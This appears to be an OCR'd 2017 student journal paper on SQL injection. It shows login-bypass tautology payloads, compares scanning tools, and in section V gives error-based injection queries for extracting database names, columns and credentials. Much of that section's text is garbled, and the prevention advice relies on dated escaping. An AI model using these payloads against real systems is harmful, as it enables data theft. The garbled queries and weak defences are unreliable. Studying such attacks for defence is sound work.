iJRASET
International Journal For Research in Applied Science and Engineering Technology

INTERNATIONAL JOURNAL FOR RESEARCH

IN APPLIED SCIENCE & ENGINEERING TECHNOLOGY

Volume: 5 **Issue:** VI **Month of publication:** June 2017

DOI:

www.ijraset.com

Call: 08813907089 | E-mail ID: ijraset@gmail.com

Volume 5 Issue VI, June 2017
ISSN: 2321-9653
International Journal for Research in Applied Science & Engineering Technology (IJRASET)

SQL Injection Attacks, Detection and Prevention

Shreyash Shantam[1](Student), Sudha S[2] (Associate Professor)
[1,2] School of Information Technology Vellore Institute of Technology Vellore, India

Abstract: ***Sql injection is the most dangerous way in which our important and protected data can be hacked. Anybody having a little amount of knowledge can get into the database through web interfaces and can modify or delete the important or protected content of our database. The method or principle is the application takes input from user through any kind of form like for example google forms for winning prizes giving our email and passwords etc. And the malicious users can interpret the vulnerable data which will be interpreted as the sql query instead of the data. This query will take or extract the database details and will allow them to misuse data.***

Not only modification of database, this will let the hackers to get unauthorized access to any service which is provided like through that form. Injection attack is common of the top 5 web attacks that are executed in the world. Sql injection is a method for exploiting web applications that use client supplied data given through sql queries. Sqli is same as sql where an intruder changes the structure of the query by inserting any sql commands . Our aim is to implement various types of sql injection attacks and through the results we will tell how data can be received by modifying the query. This loss of data can cause a firm to lose a fortune. We will give the example in the below mentioned example.

I. INTRODUCTION

This paper is an approach for understanding injection techniques. This will tell us about the methods which allow the attackers to perform manipulation of data and use it for wrong purposes. We see the various attacks and data breaches happening worldwide over the internet such as breach in somebody's privacy or stealing of confidential data of a multi-national corporation and many other things that make security of data a very key issue in providing data integrity and security over the internet. Therefore our research aims at handling various query breaches that can be dealt if attacked by the usage of some of the key techniques which are very common in today's world and hackers commonly make use of it for personal gain thus aiming to achieve what they want to by getting the data and attacking the privacy of the large amount of users worldwide. Our research tells and is different on the basis of the single query and double query size technique which is the very commonly used query injection method to unknowingly extract the data from the database implemented in any of the languages such as ruby, php , python, perl etc.

How SQL Injection Works?

Consider this SQL statement:-

SELECT * FROM users WHERE uname='*uname_val'* AND pass='*pass_val*';

If user enters the values such as "john" as uname and "111" as password, then the result will be:

```
SELECT * FROM users WHERE uname='john' AND pass='111';
```

If user is an attacker and instead of entering a valid username and password in the input fields, he gives the values "=" or 'x'='x'.

In this case, the above SQL query will be constructed as:

```
SELECT * FROM users WHERE uname='' or 'x'='x' and password='' or 'x'='x';
```


A. *Know your SQL injection:*

SQL injection vulnerabilities occur when the database server can be made to execute arbitrary (Structured Query Language) commands. Typically executed through the web application front end (use interface, form, etc.), the attack involves entering malformed or unexpected SQL statements which result in unauthorized execution of SQL commands on the database server.

B. *Hacking Activity: SQL Inject a Web Application*

1) *Example*

Volume 5 Issue VI, June 2017
ISSN: 2321-9653
International Journal for Research in Applied Science & Engineering Technology (IJRASET)



II. RELATED WORK

On reviewing many electronic journals and articles from ACM, IEEE, and host of other websites to know in depth about the various SQLI attacks the following papers covers different important aspects or techniques to prevent SQLI attacks:

A. From "Using Parse Tree Validation to prevent SQLI attacks" ACM, the techniques for SQLI discovery was covered and the paper also covered SQL parse tree validation.[1]

B. From "The Essence of Command Injection Attacks in Web Applications" ACM, the multiple techniques to check and sanitize the input query using SQLCHECK which uses the augmented queries and grammar to validate query.[2]

C. From "Using Automated Fix Generations to Secure SQL Statements" IEEE, the background of SQL statement and vulnerability was covered.[3]

D. From "Automated Protection of PHP Applications against SQLIA" the method originally used to secure application from SQLIA is covered which combines static analysis, dynamic analysis, and automatic code re-engineering to protect existing properties.[4]

E. From "Preventing SQLI attacks in stored procedures" a simple approach to secure the stored procedures from attack and detect the SQLIA from site. It couples runtime check with static application code analysis so the vulnerability of attack can be eliminated. The concept of this attack is that it modifies the structure of the original SQL statement and identifies the SQLIA. This method is further divided into two phases, one deals at offline and other at runtime level. In the offline phase, stored procedures parses, pre-process and detect the SQL statements in the runtime analysis of the execution call. In the runtime phase the process checks for the user input structure with the original structure for the statement. Once it detects the malicious payload the access is denied and the details about attack is sent back.[5]

III. SQLIA TOOLS ANALYSIS

A. Introduction

This section is all about, the various tools discussed above here are analysed and identified over certain parameters.


The table below shows the values of each tool against particular parameters.

Volume 5 Issue VI, June 2017
ISSN: 2321-9653
International Journal for Research in Applied Science & Engineering Technology (IJRASET)

TOOLS	EXECUTION TIME	NO. OF INJECTIONS	USER DEFINED FUNTION	NUMBER OF TYPE OF ATTACKS	DATABASE SUPPORTS	LANGUAGE	GUI
SQLIX	2-3	300	YES	2	MY SQL, MS ACCESS	PERL	YES
ACUNITIX	25-30	--	NO	5	MY SQL, MS ACCESS	--	YES
SQL MAP	4-5	41	NO	3	MY SQL, PSQL, MSQL	PYTHON	NO
WAPITI	7-8	XSS 90 SQL 40	NO	2	MY SQL PSQL	PYTHON	NO
PAROS	8-10	40	NO	2	--	JAVA	YES
PIXY	4-5	--	NO	2	--	JAVA	YES


To visualize the table following are the by histograms.
The x axis bears tools as in the manner given in the table.

1) Depending upon the number of injections by the tool.




Volume 5 Issue VI, June 2017
ISSN: 2321-9653
International Journal for Research in Applied Science & Engineering Technology (IJRASET)


2) *Depending upon the time taken by the tools.*



3) *Depending upon the number of injections by the tool.*




4)Depending upon the various and the number of database supported by the tools.



Volume 5 Issue VI, June 2017
ISSN: 2321-9653
International Journal for Research in Applied Science & Engineering Technology (IJRASET)

IV. PREVENTING SQL INJECTION

In this PHP a query like:-
"select accname, accno from creditCardAccounts Where
username=".$_post["username"]."And
password="$_POST["password"]".
Normally this would work properly as a user entered their credentials, say johnSmith and myPassword, and formed the query:
Like we can give a query select acc_name, acc_no from db where
usename="ujjwal" and password="pwd".
When this SQL fragment is inserted into the SQL query by the application it becomes:
A query like select acc_name, acc_no from creditcardAcc where username ='' or 1=1 and password= anyThingsAtAll.



In the given diagram (above) , there is a table named "account" which contains two reeords ---
James , bond , bond007@gmail.com , 007
Lol , lolly , lol@gail.com , fun
Suppose a hacker doesnt know password and email of a person's account but then also he can hack his account but writing the following query


SELECT * FROM account WHERE Email='' OR 'x'='x' AND Password='' OR 'x'='x';
This query can be written as Where 'x' is equal to 'x' which always satisfies, this will return all the rows info from the *account* table.


A. Preventing SQL Injection

You can handle all escape characters smartly in scripting languages like
PERL and PHP. The MySQL extension for PHP provides the function mysql_real_escape_string() to escape input characters that are special to MySQL.

```
if(get_magic_quotes_gpc())
{
  $name =stripslashes($name);
}
```

The given Diagram shows you the front-end part of a website in which after giving the inputs only , the data will be processed in the back ed.





V. MODIFICATION

My method of modification is that we can directly extract data by inserting two sql queries but in MySQL there is none of the thing like 2 or double queries. Therefore it can be called a sub query injection. So we have to get data in the form of an error so it as error

based injection.

A. Steps followed are

Insert Into user (id, uname, pass) VALUES (4,'xyz' or (SELECT 4 FROM(SELECT count(*).((SELECT (SELECT concat(cast(database() as char),0x27,0x8f)) From the info_schema .tables limitvalues are to be given 0,1.

B. Update

Update users Set psswd='xyz' or (Select 4 From(Selectcount(*).((Select(Select concat(cast(database() as char),0x27,0x7f)) FROM info_schema.tables limit 0,1),floor(rand(0)*2))x From info_schema.columns group by x)b)or'' Where id=4 and uname='Neo';
ERROR : Duplicate entry

C. Delete

From information column and group it by x ,b or'' ; ERROR: Duplicate entry.

1) *Extracting Data:-* We can discard the table names like this. Read the query if it is not understandable then,

Insert users values id =4 and password from info_schema. tables where condition table_scheme=db info_scheme.table limit),floor(rand(0)*2))from info_schema cols and group them by order x and b.

ERROR: Duplicate entry '. so Col_ names can be removed like in this case the table is user and the database is 'newdatabase. So therefore we can now insert the id and password Values(4, 'Xyz' or select from count(*)concatenated with selecting thedist concat(cast(col_name as char),0x27,0x7f) condition. from info_schema.columns where condition is given by table_schema=database and also tablename is equal to 'user' limit that is set to 0,1 above initiall. from info_schema. Where limit is 0,1and floor(rand(0)*2))from infoschema.cols group byx and b name=‟neo; ERROR : Duplicate entry '

limit function is to go front iteratively. now the usenames and password which is secret and protected data can be extract following like:- now we can insert value into users table(id,password) Values(4, 'XYZ' or select from count(*),and concatenated with concat(cast(users.uname as char),0x27,0x7f) from `newdatabase`. Where limit is 0,1 from info_scheme tables limit 0,1),floor(rand(0)*2))x from info_schema.cols group by x)b) or '', 'Neo');

ERROR : Duplicate entry '~'XYZ'~4'


Now we can apply like this to UPDATE and DEL.by injecting same error based injection to
2 statements too. There is therefore nothing change considering the same syntax.

VI. FUTURE WORK AND CONCLUSION

As for the future work we hope to learn and adapt to different methods of sql injection Techniques. We also hope to conquer and learn the efficient way of learning the best possible way of dumping the old database. Therefore, we would like to conclude as sql injection is one of top 5 techniques of data breaching it is our small attempt to detect and catch different types of breaches and prevent the thefts over the internet and ensure privacy to the large number of internet users worldwide.

REFERENCES

[1] Wei, K., Muthuprasanna, M., & Suraj Kothari. (2006, April 18).
[2] Unixwiz.net Tech Tips. (2007). SQL Injection Attacks by Example. Retrieved November1,2007,from,http://www.unixwiz.net/techtips/s ql-injection.html
[3] Massachusetts Institute of Technology. Web Application S ecurity MIT Security Camp. Retrieved November1, 2007, from http://web.mit.edu/netsecurity/ Camp/2003/clambert-slides.pdf
[4] http://groups.csmail.mit.edu/pag/readinggroup/wasserman07injection.pdf
[5] Sanjith Kothari sql injection slides research paper. http:// www.rep.com
[6] Vishal Sharma and arjit kothiar web application standards on data prevention
[7] http://www.sqlinjection.com guidance section 8- Himesh dadlani and sachin bansal (2010, April 10)
[8] IIT kharagpur(2008) published paper from IIT journals.
[9] Technology center, Roorkee (2008, December 10)



10.22214/IJRASET

45.98

IMPACT FACTOR: 7.129

IMPACT FACTOR: 7.429

INTERNATIONAL JOURNAL FOR RESEARCH

IN APPLIED SCIENCE & ENGINEERING TECHNOLOGY